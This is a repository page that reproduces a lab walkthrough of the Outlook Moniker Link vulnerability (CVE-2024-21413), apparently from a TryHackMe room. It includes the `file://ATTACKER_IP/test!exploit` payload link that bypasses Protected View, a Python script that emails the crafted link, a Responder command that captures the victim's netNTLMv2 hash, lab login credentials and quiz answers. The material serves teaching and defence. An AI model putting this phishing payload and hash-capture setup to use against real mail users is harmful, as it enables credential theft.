 hau2212/moniker-link-cve-2024-21413-
Educational exploit for CVE-2024-21413 (Moniker Link) demonstrating Outlook RCE and NTLM credential leak via crafted hyperlinks, with detection and remediation guidance.

On February 13th, 2024, Microsoft announced a Microsoft Outlook RCE & credential leak vulnerability with the assigned CVE of CVE-2024-21413 (Moniker Link). Haifei Li of Check Point Research is credited with discovering the vulnerability.
The vulnerability bypasses Outlook's security mechanisms when handing a specific type of hyperlink known as a Moniker Link. An attacker can abuse this by sending an email that contains a malicious Moniker Link to a victim, resulting in Outlook sending the user's NTLM credentials to the attacker once the hyperlink is clicked.
Details relating to the scoring of the vulnerability have been provided in the table below:
CVSS	                              Description
Publish date	                      February 13th, 2024
MS article	                        https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413
Impact	                            Remote Code Execution & Credential Leak
Severity	                          Critical
Attack                              Complexity	Low
Scoring	                            9.8
The vulnerability is known to affect the following Office releases:
Release	                 Version
Microsoft                Office LTSC 2021	affected from 19.0.0
Microsoft                365 Apps for Enterprise
affected                 from 16.0.1
Microsoft                Office 2019
affected                 from 16.0.1
Microsoft                Office 2016
affected                 from 16.0.0 before 16.0.5435.1001
Note that you will need both the AttackBox and the vulnerable machine attached to this task. To deploy the attached VM, press the green Start Machine button below.
Username	tryhackme
Password	Kkh3gv439dnq!
What "Severity" rating has the CVE been assigned?
> ANSWER : Critical
Outlook can render emails as HTML. You may notice this being used by your favourite newsletters. Additionally, Outlook can parse hyperlinks such as HTTP and HTTPS. However, it can also open URLs specifying applications known as Moniker Links. Normally, Outlook will prompt a security warning when external applications are triggered.

Outlooks Protected View is triggered when launching an external application
This pop-up is a result of Outlook's "Protected View". Protected View opens emails containing attachments, hyperlinks and similar content in read-only mode, blocking things such as macros (especially from outside an organisation).
By using the file:// Moniker Link in our hyperlink, we can instruct Outlook to attempt to access a file, such as a file on a network share (<a href="file://ATTACKER_IP/test">Click me</a>). The SMB protocol is used, which involves using local credentials for authentication. However, Outlook's "Protected View" catches and blocks this attempt.
The vulnerability here exists by modifying our hyperlink to include the ! special character and some text in our Moniker Link which results in bypassing Outlook’s Protected View. For
example: <a href="file://ATTACKER_IP/test!exploit">Click me</a>.
We, as attackers, can provide a Moniker Link of this nature for the attack. Note the share does not need to exist on the remote device, as an authentication attempt will be attempted regardless, leading to the victim's Windows netNTLMv2 hash being sent to the attacker.
Remote Code Execution (RCE) is possible because Moniker Links uses the Component Object Model (COM) on Windows. However, explaining this is currently out of scope for this room, as there is no publicly released proof of concept for achieving RCE via this specific CVE.
What Moniker Link type do we use in the hyperlink?
> ANSWER : file://

What is the special character used to bypass Outlook's "Protected View"?
> ANSWER : !
For this attack, we will email our victim a Moniker Link similar to the one provided in the previous task. The objective, as the attacker, is to craft an email to the victim with a Moniker Link that bypasses Outlook's "Protected View", where the victim’s client will attempt to load a file from our attacking machine, resulting in the victim’s netNTLMv2 hash being captured.
But first, let’s run through a PoC I have created (which is also available on GitHub).
''' Author: CMNatic | https://github.com/cmnatic Version: 1.0 | 19/02/2024 ''' import smtplib from email.mime.text import MIMEText from email.mime.multipart import MIMEMultipart from email.utils import formataddr sender_email = '[email protected]' # Replace with your sender email address receiver_email = '[email protected]' # Replace with the recipient email address password = input("Enter your attacker email password: ") html_content = """\ """ message = MIMEMultipart() message['Subject'] = "CVE-2024-21413" message["From"] = formataddr(('CMNatic', sender_email)) message["To"] = receiver_email # Convert the HTML string into bytes and attach it to the message object msgHtml = MIMEText(html_content,'html') message.attach(msgHtml) server = smtplib.SMTP('MAILSERVER', 25) server.ehlo() try: server.login(sender_email, password) except Exception as err: print(err) exit(-1) try: server.sendmail(sender_email, [receiver_email], message.as_string()) print("\n Email delivered") except Exception as error: print(error) finally: server.quit()
The PoC:
Let’s use Responder to create an SMB listener on our attacking machine. For the THM AttackBox, the interface will be -I ens5. The interface name will differ if you are using your own device (i.e. Kali). If you would like some homework, an Impacket server can also be used.
Starting Responder on our AttackBox
root@attackbox:# responder -I ens5
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie ([email protected])
  To kill this script hit CTRL-C

-- cut for brevity --

[+] Listening for events...
Let's open the vulnerable machine by pressing the "CVE-2024-21413" pane in the split-screen view.

Open Outlook by clicking the "Outlook" shortcut on the desktop. When Outlook has opened, click "I don't want to sign in or create an account" on the popup.
